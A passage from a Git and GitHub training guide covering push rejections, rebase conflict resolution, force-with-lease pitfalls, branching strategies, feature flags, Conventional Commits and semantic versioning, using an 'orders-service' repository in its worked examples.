$ git clone origin.git asha
Cloning into 'asha'...
warning: You appear to have cloned an empty repository.
done.
$ cd asha
$ echo '# orders-service' > README.md && git add -A && git commit -m "Initial commit"
$ git push -u origin main
To /tmp/dvw_v1/work/rem/origin.git
 * [new branch]      main -> main
branch 'main' set up to track 'origin/main'.
$ git branch -vv
* main 7a2df8b [origin/main] Initial commit
$ grep -A3 -E '^\[(remote|branch)' .git/config
[remote "origin"]
        url = /tmp/dvw_v1/work/rem/origin.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
```

`-u` (`--set-upstream`) wrote the `[branch "main"]` section, which makes later `git push` and `git pull` argument-free. The `fetch` line of the remote is the **refspec** `+refs/heads/*:refs/remotes/origin/*`: it maps each branch of the remote to a remote-tracking branch; the leading `+` allows non-fast-forward updates of those tracking branches.

A rejected push

Both developers clone, and then each makes a different commit on `main`. Asha pushes first. The push of the second developer is rejected.

The second push is rejected as non-fast-forward TERMINAL

```
$ git push
To /tmp/dvw_v1/work/rem/origin.git
   7a2df8b..8409eef  main -> main
$ git push
To /tmp/dvw_v1/work/rem/origin.git
 ! [rejected]        main -> main (fetch first)
error: failed to push some refs to '/tmp/dvw_v1/work/rem/origin.git'
hint: Updates were rejected because the remote contains work that you do not
hint: have locally. This is usually caused by another repository pushing to
hint: the same ref. If you want to integrate the remote changes, use
hint: 'git pull' before pushing again.
hint: See the 'Note about fast-forwards' in 'git push --help' for details.
```

The first block of output is Asha's successful push (`7a2df8b..8409eef`); the second is Maruthi's rejected one. `(fetch first)` means that the remote has commits unknown to the local repository. The sequence is summarised in the diagram.




Figure 1.17. Observe that the rejection arrives before any data is written to origin, and that integration through `git pull --rebase` produces a commit whose parent is the remote tip, so the next push is a fast-forward.

fetch, inspect, integrate

Fetching first, then looking at the difference TERMINAL

```
$ git fetch
From /tmp/dvw_v1/work/rem/origin
   7a2df8b..8409eef  main       -> origin/main
$ git status -sb
## main...origin/main [ahead 1, behind 1]
$ git log --oneline --graph --all
* 8409eef Document run steps
| * df06810 Document build steps
|/
* 7a2df8b Initial commit
$ git diff main origin/main --stat
 README.md | 1 +
 1 file changed, 1 insertion(+), 1 deletion(-)
```

sreeram

`ahead 1, behind 1` is the signature of diverged histories. Both commits appended a line to the same final line of `README.md`, so `git pull --rebase` conflicts while replaying Maruthi's commit:

A conflict during git pull --rebase TERMINAL

```
$ git pull --rebase
Auto-merging README.md
CONFLICT (content): Merge conflict in README.md
error: could not apply df06810... Document build steps
hint: Resolve all conflicts manually, mark them as resolved with
hint: "git add/rm <conflicted_files>", then run "git rebase --continue".
hint: You can instead skip this commit: run "git rebase --skip".
hint: To abort and get back to the state before the rebase, run "git rebase --abort".
Could not apply df06810... Document build steps
$ git status -sb | head -4
## HEAD (no branch)
UU README.md
$ cat README.md
# orders-service
<<<<<<< HEAD
Asha line
=======
Maruthi line
>>>>>>> df06810 (Document build steps)
```

During a rebase the labels are reversed relative to a merge: `HEAD` (the upper block) is the upstream commit being rebuilt on, here Asha's work, and the lower block belongs to the commit being replayed (Maruthi's). Git is detached at that moment (`HEAD (no branch)`). After editing the file to contain both lines the rebase is continued.

Finishing the rebase and pushing TERMINAL

```
$ git add README.md
$ git rebase --continue
Successfully rebased and updated refs/heads/main.
$ git log --oneline --graph --all
* eb0b226 Document build steps
* 8409eef Document run steps
* 7a2df8b Initial commit
$ git push
To /tmp/dvw_v1/work/rem/origin.git
   8409eef..eb0b226  main -> main
```

Diverged branches and the pull configuration

With default settings Git 2.43 refuses a `git pull` of diverged branches until the reconciliation method is chosen:

git pull on diverged branches TERMINAL

```
$ git status -sb
## main...origin/main [ahead 1, behind 1]
$ git pull
hint: You have divergent branches and need to specify how to reconcile them.
hint: [further hint lines omitted: pull.rebase false, pull.rebase true, pull.ff only]
fatal: Need to specify how to reconcile divergent branches.
$ git config pull.rebase true
$ git pull
Rebasing (1/1)
Successfully rebased and updated refs/heads/main.
$ git log --oneline --graph
* c1fea9e b work
* 96aae76 a work
* 1b6d4b7 base
```

force-with-lease against force

Maruthi pushes a feature branch `feature/tidy`; Asha adds a review fix on the same branch and pushes; Maruthi amends his commit and tries to push.

Force versus force-with-lease TERMINAL

```
$ git push -u origin feature/tidy
 * [new branch]      feature/tidy -> feature/tidy
branch 'feature/tidy' set up to track 'origin/feature/tidy'.
$ git commit --amend -m "Tidy 1 (reworded)"
$ git push --force origin feature/tidy --dry-run
```

Force versus force-with-lease (continued) TERMINAL

```
To /tmp/dvw_v1/work/rem/origin.git
 + a6c9c4a...810eef6 feature/tidy -> feature/tidy (forced update)
$ git push --force-with-lease origin feature/tidy
To /tmp/dvw_v1/work/rem/origin.git
 ! [rejected]        feature/tidy -> feature/tidy (stale info)
error: failed to push some refs to '/tmp/dvw_v1/work/rem/origin.git'
$ git fetch
From /tmp/dvw_v1/work/rem/origin
   0121c96..a6c9c4a  feature/tidy -> origin/feature/tidy
$ git push --force-with-lease origin feature/tidy
To /tmp/dvw_v1/work/rem/origin.git
 + a6c9c4a...810eef6 feature/tidy -> feature/tidy (forced update)
```

The dry run shows that a plain `--force` would have replaced Asha's commit `a6c9c4a`. The first `--force-with-lease` was rejected with `stale info`, because the remote branch had moved since the last fetch. The second one succeeded and **did overwrite Asha's commit**: after `git fetch`, the local remote-tracking branch pointed at `a6c9c4a`, so the lease was satisfied, although the commit had not been looked at. The lease protects against unseen changes only; running `git fetch` and then pushing without inspecting the result defeats it. The consequences for Asha are shown in the problem section below.

Fork and upstream

After `git remote add upstream <url>`, `git fetch upstream` creates `upstream/main` and `upstream/feature/tidy`, and `git merge --ff-only upstream/main` brought a new upstream commit into the fork's local `main` (`Fast-forward`, one file changed). The test used two local bare repositories in place of `fork.git` and `upstream.git`; on GitHub they are repositories of two accounts and the fork button performs the copy.

1.5.3 Hands-on

1. Create `shared.git` with `git init --bare --initial-branch=main`, clone it twice as `dev1` and `dev2` with different `user.name` values, commit `A.txt` in `dev1` and push with `-u`; run `git pull` in `dev2`.
2. Edit the same line of `A.txt` differently in both clones and commit. Push from `dev1`; predict, then observe, the message on `git push` from `dev2`. Run `git fetch`, `git status -sb` and `git log --oneline --graph --all`, then `git pull --rebase`, resolve, `git rebase --continue` and push.
3. On a branch pushed by both clones, amend a commit in `dev1` and compare `git push --force-with-lease` before and after `git fetch`.

1.5.4 Real-world problems and solutions

Problem: a force push overwrote a teammate's commit

Scenario. After the sequence in the worked example, Asha's review fix is missing from `origin/feature/tidy`.

Symptoms. On Asha's machine `git fetch` prints `(forced update)`, and `git status -sb` shows the branch as `ahead 2, behind 1`.

Diagnosis. Asha's clone still contains the lost commit:

Seeing the forced update and finding the lost commit TERMINAL

```
$ git fetch
From /tmp/dvw_v1/work/rem/origin
 + a6c9c4a...810eef6 feature/tidy -> origin/feature/tidy  (forced update)
$ git status -sb
## feature/tidy...origin/feature/tidy [ahead 2, behind 1]
$ git log --oneline --graph --all -6
* a6c9c4a Review fix from Asha
* 0121c96 Tidy 1
| * 810eef6 Tidy 1 (reworded)
|/
* eb0b226 Document build steps
* 8409eef Document run steps
* 7a2df8b Initial commit
```

Root cause. A force push replaced the remote branch tip. The pusher had amended a commit (new id `810eef6`) and sent it with a lease that had been refreshed by `git fetch`.

Fix. The naive `git pull --rebase` is a trap here. In the test it printed `Successfully rebased` and dropped *both* of Asha's local commits, because Git's fork-point detection saw them in the reflog of `origin/feature/tidy` and treated them as already integrated upstream. The review fix was gone from the branch but still present in the reflog, from where it was copied back:

Recovering the dropped commit from the reflog TERMINAL

```
$ git reflog -5
810eef6 HEAD@{0}: pull --rebase (finish): returning to refs/heads/feature/tidy
810eef6 HEAD@{1}: pull --rebase (start): checkout 810eef699c85508d7febbea09e5f2b2f289d6bd5
a6c9c4a HEAD@{2}: commit: Review fix from Asha
0121c96 HEAD@{3}: checkout: moving from main to feature/tidy
8409eef HEAD@{4}: commit: Document run steps
$ git cherry-pick a6c9c4a
[feature/tidy 8c57e03] Review fix from Asha
 Date: Thu Oct 1 10:33:00 2026 +0530
 1 file changed, 1 insertion(+)
 create mode 100644 review.txt
$ git push
To /tmp/dvw_v1/work/rem/origin.git
   810eef6..8c57e03  feature/tidy -> feature/tidy
```

Before pulling after a forced update, `git log --oneline --graph --all` should be read to decide which local commits are really new (here only `a6c9c4a`; `0121c96` is the old version of the amended commit). A deliberate alternative to the automatic rebase is `git reset --hard origin/feature/tidy` followed by `git cherry-pick` of those commits. The lost commit remains in the reflog of the clone that created it.

Prevention. Do not force-push to branches that others use; protect shared branches against force pushes (GitHub branch protection or rulesets); use `--force-with-lease` and look at what `git fetch` brought before pushing; agree that only the branch owner rewrites a branch.

Problem: the local and remote histories have diverged

Scenario. `git push` is rejected, and `git pull` prints `fatal: Need to specify how to reconcile divergent branches`.

Symptoms. `git status -sb` shows `ahead N, behind M` with both numbers non-zero.

Diagnosis. `git fetch` followed by `git log --oneline --graph --all` and `git diff main origin/main --stat` shows what each side has.

Root cause. Two people committed on the same branch from the same starting point. This is normal in collaboration and is not an error in itself.

Fix. Integrate, then push: `git pull --rebase` (linear history, replayed local commits) or `git pull --no-rebase` (merge commit). Set the policy once with `git config --global pull.rebase true` or `pull.ff only`. On conflict, resolve and `git rebase --continue`. **Do not** answer the rejection with `git push --force`; that discards the remote commits.

Prevention. Run `git pull --rebase` before starting work and before pushing, use short-lived feature branches instead of committing directly to a shared branch, and protect `main` so that all changes arrive through pull requests.

1.5.5 Questions to expect

What is the difference between `git fetch` and `git pull`?

`fetch` downloads objects and updates remote-tracking branches only. `pull` is `fetch` followed by a merge (or rebase) into the current branch, so it can change the working tree and cause conflicts.

What is a remote-tracking branch?

A local read-only reference such as `origin/main` that records the state of a branch on a remote at the last fetch. It moves only through fetch, pull or push.

Why was my push rejected as non-fast-forward?

The remote branch contains commits that the local branch does not. Accepting the push would drop them. Fetch, integrate (rebase or merge) and push again.

sreeram

What is the difference between `--force` and `--force-with-lease`?

`--force` overwrites the remote branch unconditionally. `--force-with-lease` overwrites only if the remote branch still equals the local remote-tracking branch, so a push from a colleague after the last fetch aborts it. It is safer but does not help if the fetch result was not examined.

What is a bare repository?

A repository without a working tree, used as a central or server repository. `git init --bare` creates one; pushing to the checked-out branch of a non-bare repository is refused for the same reason.

What is a fork and what is `upstream`?

A fork is a server-side copy of a repository under another account. By convention the local remote `origin` points at the fork and `upstream` at the original, so that `git fetch upstream` retrieves its new commits.

KEY POINTS

A remote is a named URL; remote-tracking branches record its last known state; only fetch, pull and push update them.

- A push must be a fast-forward of the remote branch; otherwise it is rejected until the remote work is integrated.
- `git pull` equals fetch plus merge or rebase; configure `pull.rebase` explicitly.
- Avoid force pushes to shared branches; `--force-with-lease` helps only when fetch results are inspected.
- Use SSH keys on workstations and tokens over HTTPS for automation; never put credentials in remote URLs that are committed.


1.6 Branching Strategies and Team Workflows

A branching strategy is an agreement on which branches exist, who may commit to them, how work reaches production and how releases are named. Git does not prescribe one. The choice affects review practice, release frequency, the cost of integration and the tools that are needed (feature flags, release branches, continuous integration). This chapter describes the three strategies in common use, the supporting practices (commit conventions, semantic versioning, tagging, changelogs, feature flags, merge queues, repository layout) and a decision guide, all in terms of the `orders-service` repository.

1.6.1 Concept and mechanism

Git Flow

Git Flow was published by Vincent Driessen in 2010 (from memory; the author later added a note to the original article recommending simpler workflows for continuously delivered software). It uses long-lived branches `main` (released code, every merge tagged) and `develop` (integration of the next release), plus short-lived `feature/*` branches from `develop`, `release/*` branches for stabilising a version, and `hotfix/*` branches from `main` for urgent production fixes. A release branch is merged into both `main` and `develop`; a hotfix likewise.



thin arrows fork or merge a branch; dashed arrows carry release and hotfix fixes back to develop

main holds only released states, each tagged; develop is the integration branch

Figure 1.18. Observe the five lanes: features merge into develop, a release branch forks from develop and merges into main (tagged v1.0), and a hotfix forks from main and also merges back into develop (dashed).

Git Flow suits software with explicit versions and several supported releases (libraries, mobile applications, on-premises products). Its cost is the overhead of two permanent branches and the delay between a change and its release. For a service deployed continuously, such as `orders-service`, it is usually heavier than needed.

GitHub Flow

GitHub Flow uses a single permanent branch, `main`, which must always be deployable. Per GitHub documentation (consulted October 2026) the steps are: create a branch; make changes and push; open a pull request (a draft for early feedback); review; merge after approval and required checks; delete the branch. The documentation recommends short descriptive branch names and one branch per set of unrelated changes.

Trunk-based development

In trunk-based development all developers integrate into one branch (the *trunk*, normally `main`) at least daily, through very short-lived branches (a day or two) or direct commits protected by fast automated checks. Unfinished work is merged but hidden behind a **feature flag** so that it is deployed but not released. Release branches are optional and short-lived: they are cut from the trunk to stabilise a release, and fixes are made on the trunk first and cherry-picked. Teams with strong automated testing and continuous delivery tend to choose this model; its weakness is the dependence on that test suite and on disciplined small changes.




Figure 1.19. Observe that GitHub Flow shows each branch merging through a pull request, whereas trunk-based development shows almost continuous commits to the trunk and an optional release branch that receives cherry-picked fixes.

Aspect	Git Flow	GitHub Flow	Trunk-based
Permanent branches	`main`, `develop`	`main`	`main` (trunk)
Branch lifetime	Feature: days to weeks	Hours to days	Hours to a day or two
Release mechanism	Release branch, merge, tag	Merge to `main` and deploy	Deploy from trunk; optional release branch
Needs strong CI	Helpful	Required	Essential
Unfinished work	In long feature branches	In open pull requests	Behind feature flags
Fits	Versioned products, multiple supported releases	Web services, small teams	High-frequency delivery, mature test suites

Branching strategies compared.

Feature flags

A **feature flag** (feature toggle) is a runtime condition that switches behaviour on or off without a deployment. It separates *deploying* code from *releasing* a feature: the code reaches production switched off, and is enabled for a subset of users or for everyone later, and disabled again at once if it misbehaves. Flags add code paths that must be tested in both states and must be removed when the feature is permanent; old flags are a common source of defects.

Release branches and hotfixes

A **release branch** (`release/1.4`) freezes a version while `main` continues. Only fixes go to the release branch; each fix is made on `main` first and cherry-picked, so that no fix is lost on the next release. A **hotfix** is a fix for production that cannot wait: branch from the tag of the running release, fix, tag a patch version (`v1.4.1`), deploy, and make sure the same change is on `main`. The classic failure is a hotfix that never reaches `main`, so the next release contains the defect again.

Monorepo or polyrepo

A **monorepo** holds many services and libraries in one repository; a **polyrepo** holds one repository per service. A monorepo gives atomic cross-service changes, one place for shared tooling and simple code sharing, but needs build tooling that builds only what changed, scales the repository and CI cost, and requires fine-grained access control. A polyrepo gives clear ownership, independent histories and pipelines, and simple permissions, but cross-cutting changes need coordinated pull requests and versioned libraries. For a handful of Spring Boot services owned by one team either works; the decisive factors are team boundaries and the build tooling available.

Merge queue

On a busy `main`, two pull requests can each pass checks and still break the build when combined. A **merge queue** (GitHub feature) tests each pull request on top of the latest `main` plus the pull requests queued before it, and merges only if the checks pass. Per GitHub documentation (consulted October 2026) checks must run on the `merge_group` event, a merge queue is enabled through a branch protection rule or ruleset, and it is available for public repositories owned by an organisation and for private repositories on GitHub Enterprise Cloud.

Commit conventions and Conventional Commits

A shared message format makes history readable and allows tools to generate changelogs and version numbers. The **Conventional Commits** specification (version 1.0.0, consulted October 2026) defines the structure `type[(scope)][!]: description`, an optional body and optional footers. `fix` corresponds to a PATCH release, `feat` to a MINOR release, and a breaking change (marked with `!` after the type or scope, or a `BREAKING CHANGE:` footer) to a MAJOR release; other types such as `docs`, `chore`, `refactor`, `test` and `ci` are allowed and by themselves do not change the version.

Semantic versioning and tagging releases

Semantic Versioning (semver.org, version 2.0.0; from memory) names a version `MAJOR.MINOR.PATCH`: MAJOR for incompatible API changes, MINOR for compatible additions, PATCH for compatible fixes; a suffix such as `-SNAPSHOT` (Maven convention) or `-rc.1` marks a pre-release. A release is recorded as an annotated tag (`v1.4.0`) on the exact commit that was built; the tag is the link between a running artifact, its container image tag and the source. Pushing the tag (`git push origin v1.4.0`) is typically what triggers a release pipeline (see the chapters on continuous delivery).

Changelogs and release notes

A changelog lists notable changes per version for users; release notes are the same for one release. Tools generate drafts from Conventional Commits or from merged pull-request titles and labels (GitHub can generate release notes automatically). Generated text is a draft: it must be edited for readers who did not see the commits.

1.6.2 Worked example

Conventional Commits in the history

A history of four commits was created with conventional subjects, and a commit-message hook (shown in the chapter on hooks) rejected a non-conforming message.

Rejected and accepted messages — TERMINAL

```
$ git commit -m "update stuff"; echo exit=$?
commit-msg: subject must look like 'type(scope): description'
exit=1
$ git commit -m "docs: describe local setup"; echo exit=$?
[main b78d98a] docs: describe local setup
 1 file changed, 1 insertion(+)
 create mode 100644 README.md
exit=0
```

The subjects make the next version computable and the changelog extractable with plain `git log` and `grep`:

Extracting changelog entries and the breaking change — TERMINAL

```
$ git log --format="%s" | grep -E "^feat"
feat(auth)!: require JWT on all routes
feat(orders): add discount endpoint
$ git log --format="%s" | grep -E "^fix"
fix(orders): reject zero quantity
$ git log --format='%s' | grep -E '^[a-z]+(\([a-z0-9-]+\))?!:'
feat(auth)!: require JWT on all routes
```

One breaking `feat` commit means the next release is a MAJOR version according to the specification, for example from `1.3.2` to `2.0.0`. A tag records it:

Tagging the release (illustrative commands, not run on the build machine) — BASH

```
git tag -a v2.0.0 -m "Release 2.0.0: JWT required on all routes"
git push origin v2.0.0
```

The example repository of this section has no remote, so the push is shown as an illustrative command only; it uses the same syntax as the branch push in the previous chapter.

A feature flag in Java

The following program implements a flag read from an environment variable, which is how a containerised Spring Boot service can receive it (`FEATURE_NEW_DISCOUNT=true` set in the container or the Kubernetes manifest; in a Spring application the equivalent is a configuration property).

FlagDemo.java JAVA

```java
import java.util.Map;

public class FlagDemo {
    record Flags(Map<String, String> env) {
        boolean enabled(String name) {
            return Boolean.parseBoolean(env.getOrDefault("FEATURE_" + name, "false"));
        }
    }

    static double price(double base, Flags flags) {
        if (flags.enabled("NEW_DISCOUNT")) {
            return base * 0.90;
        }
        return base;
    }

    public static void main(String[] args) {
        Flags flags = new Flags(System.getenv());
        System.out.println("price = " + price(200.0, flags));
    }
}
```

Flag off, then flag on TERMINAL

```
$ java FlagDemo.java
price = 200.0
$ FEATURE_NEW_DISCOUNT=true java FlagDemo.java
price = 180.0
```

The code is deployed in both runs; only the environment decides which path runs. A default of `false` makes an unset flag safe. Production systems usually read flags from a configuration service so that they can be changed without restarting.

1.6.3 Hands-on

1. Build the Git Flow graph: create `develop`, a `feature/a` merged with `--no-ff`, a `release/1.0` merged into `main` with `--no-ff` and tagged `v1.0.0`, and merged back into `develop`; compare `git log --oneline --graph --all` with the diagram. Then start `hotfix/x` from the tag, tag `v1.0.1`, and merge it into both branches (`git branch --contains <commit>` must list both).
2. Write a script that reads `git log --format=%s v1.0.0..HEAD` and prints the next semantic version: MAJOR when a subject matches `!:`, MINOR when one starts with `feat`, otherwise PATCH.

1.6.4 Real-world problems and solutions

Problem: a hotfix was released but never reached main

Scenario. A defect in `orders-service` 1.4.0 is fixed on `hotfix/null-customer`, tagged `v1.4.1` and deployed. Two weeks later release 1.5.0 reintroduces the defect.

Symptoms. The same issue reappears in a new release; `git log main` lacks the hotfix commit.

Diagnosis. `git branch --contains <hotfix-commit>` lists which branches hold the fix; `git log --oneline main..v1.4.1` lists commits in the release that are not on `main`.

Root cause. The hotfix branch was merged only into the release line (or only tagged). The fix existed on one branch, and `main` continued without it.

Fix. Cherry-pick or merge the hotfix commit into `main` now (`git cherry-pick <id>`), add a regression test, and release a patch.

Prevention. Adopt the rule "fix on main first, then cherry-pick to the release branch" (trunk-based) or "hotfix merges into both main and develop" (Git Flow), and add a CI check that fails when `git log main..release/x` contains fix commits that are absent from `main`.

1.6.5 Questions to expect

Compare Git Flow, GitHub Flow and trunk-based development.

Git Flow keeps `main` and `develop` and uses feature, release and hotfix branches, which suits versioned products. GitHub Flow keeps a single deployable `main` and merges short branches through pull requests. Trunk-based development integrates into one branch at least daily and hides unfinished work behind feature flags. Strong automated testing is a prerequisite for the last two.

What is a hotfix and how is it handled?

An urgent production fix. Branch from the released tag, fix, tag a patch version, deploy, and ensure the fix is also on `main` (and `develop` in Git Flow).

What is Semantic Versioning and how do Conventional Commits relate to it?

`MAJOR.MINOR.PATCH` with rules for incompatible, compatible and fix changes. Conventional Commits map `fix` to PATCH, `feat` to MINOR and breaking changes to MAJOR, so tools can compute the version.

What is a merge queue?

A mechanism that tests each pull request against the latest target branch plus the queued changes before merging, which prevents a green-individually, red-together `main`.

KEY POINTS

Choose the lightest strategy that the test and release automation can support: GitHub Flow or trunk-based for services, Git Flow for versioned products.

- Feature flags separate deploy from release; they need owners and removal dates.
- Hotfixes and release-branch fixes must always reach `main`.
- Conventional Commits and Semantic Versioning make versions and changelogs computable; tag every release with an annotated tag.
- A merge queue prevents combinations of individually valid pull requests from breaking `main`.

1.7 GitHub

Git moves commits between repositories; it has no notion of review, approval, discussion or automated checks. A team needs those, and GitHub is the hosting service that supplies them on top of Git: repositories, pull requests, access control, issue tracking, release pages, a package registry, dependency and secret scanning, static-site hosting and a workflow engine (GitHub Actions, covered in the part on continuous integration). GitLab and Bitbucket offer comparable features under different names. This chapter explains the features that a backend developer uses daily, with configuration files that can be committed to a repository. Product behaviour that was verified against the GitHub documentation is marked `consulted October 2026`; the web interface changes often, and interface steps are described by feature name rather than by screen position. **GitHub itself is not available on the build machine**, so every GitHub-side step in this chapter is illustrative (not run); the YAML files were syntax-checked with PyYAML (`yaml.safe_load` succeeded) and the Git commands elsewhere in the guide were run for real.

1.7.1 Concept and mechanism

Repository files that GitHub recognises

A repository on GitHub is a Git repository plus metadata. Several files at the root or in a `.github/` directory are interpreted by the service.

File	Purpose
`README.md`	Front page of the repository: what the project is, how to build and run it
`CONTRIBUTING.md`	How to propose changes: branch naming, commit style, tests, review process

File	Purpose
`LICENSE`	The licence under which others may use the code
`.github/CODEOWNERS`	Maps paths to the people or teams who must review changes
`.github/pull_request_template.md`	Pre-filled description for new pull requests
`.github/ISSUE_TEMPLATE/`	Issue forms (YAML) or templates (Markdown)
`.github/dependabot.yml`	Configuration of automatic dependency update pull requests
`.github/workflows/`	GitHub Actions workflows (YAML)
`SECURITY.md`	How to report vulnerabilities privately

Files with a special meaning on GitHub.

According to the GitHub documentation (consulted October 2026), a pull request template can be placed in the repository root, in `docs/` or in `.github/`, and a `PULL_REQUEST_TEMPLATE/` subdirectory allows several templates, chosen by a `template` query parameter in the URL. Issue form files are YAML files in `.github/ISSUE_TEMPLATE`. `CODEOWNERS` is searched in `.github/`, the root and `docs/`, in that order, and the first file found is used.

The pull request

A **pull request** (PR) proposes merging one branch into another and is the unit of review. It shows the diff, the commits, the discussion, and the results of automated checks. The lifecycle follows the GitHub Flow steps described in the previous chapter.




Figure 1.20. Observe the feedback loop between steps 4 and 2: failed checks or review comments are answered by pushing further commits to the same branch, and the pull request updates itself.

A **draft** pull request signals that the work is not ready for review; it can be shared early for feedback and cannot be merged until marked ready (per GitHub documentation, a draft PR is recommended for early feedback). On merge, the repository settings offer three methods.

Method	Result on the target branch	Typical reason
Create a merge commit	All commits plus a merge commit	Keep the real branch history
Squash and merge	One new commit holding the whole change	Hide work-in-progress commits; one commit per PR
